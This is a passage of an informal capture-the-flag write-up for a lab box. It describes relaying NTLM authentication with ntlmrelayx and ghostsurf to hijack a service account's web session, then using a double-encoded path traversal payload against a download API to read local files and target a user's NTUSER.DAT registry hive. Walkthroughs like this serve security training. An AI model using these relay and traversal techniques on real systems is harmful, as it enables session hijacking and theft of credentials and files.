 i think the only thing we can relay to now is the secure endpoint we found earlier
and the relay actually worked so lets connect

but still asks me to get a login, so before trying to add -socks option to get a socks connection i got a 200 ok for the page HTML and it actually authenticated but now it isn't authenticated and what i think is it relays only a single request but trying to keep relaying also failed so at least now i know it is a tool issue

now the socks say this have the target working but it tells me later no relay for that target
ntlmrelayx> socks
Protocol Target Username AdminStatus Port ID
-------- ----------------------------- -------------------- ----------- ---- ---
HTTP gpz-op26-secure.ghostlink.htb GHOSTLINK/SVC_CANARY N/A 80 1
ntlmrelayx>
[-] SOCKS: Don't have a relay for 10.129.21.154(80)
searching this issue i come across this blog ghostsurf: From NTLM Relay to Browser Session Hijacking from specterOps mentioning the exact issue so lets use ghostsurf instead which is just an improved version of ntlmrelay but focused on HTTP relaying
just so you know, at the time i was doing this box ghostsurf had 2 issues related to this box specifically which took me a lot of time to troubleshoot and fix but there is PRs to solve those i will mention in the resource
now the session is registered

it is fine now
ghostsurf> socks
Protocol Target Username AdminStatus Port
-------- ----------------------------- -------------------- ----------- ----
HTTP gpz-op26-secure.ghostlink.htb GHOSTLINK/SVC_CANARY N/A 80
ghostsurf>
Secure Web Site
now if you open the proxy profile in foxyproxy and head to the website we'll get this

looking at the source code in app.js there is an API behind that upload button so lets try
/api/download/..%252fappsettings.jsonlets fix the proxy setup I'll proxy the firefox to burp and proxy burp to global socks up stream which is the ghostsurf socks in this case (doing this just to proxy the traffic through burp and the socks at the same time)
after upload it returns a link for the file we just uploaded after getting secured

LFI
and as you can see it is data so lets test this for LFI

there is a filter i guess

now we hit a different error

but because i don't know how many dirs i wanna get out of, and i guess long input might break the server lets try the windows \ instead which starts from the C anyway like an absolute path
doing the \ above and trying single encoding didn't work but double encoding got it working for us
 sometimes reading directories will return the output of dir but it needs special configuration so we'll have to go completely dark here
NTUSER.DAT file
now the only path we are sure of is this C:\Users\svc_canary so i started asking AI to show me what are the most dangerous file that exist in this path and started looking
of course ignored any suggestion that'll need you to go any directory deeper cause you don't know if it doesn't exist or the directory itself doesn't exist so I'll focus on the files at this path only no subdirectories files
one thing that came back was the registry hive NTUSER.DAT which is a locked binary file that contains the HKEY_CURRENT_USER (HKCU) registry hive for that specific user
It holds user preferences, environment variables, recently opened files (MRU lists), executed programs (UserAssist keys), and occasionally cached application credentials or license keys. If extracted offline, it can be parsed for deep forensic analysis.
and here is the file so I'll download it using curl
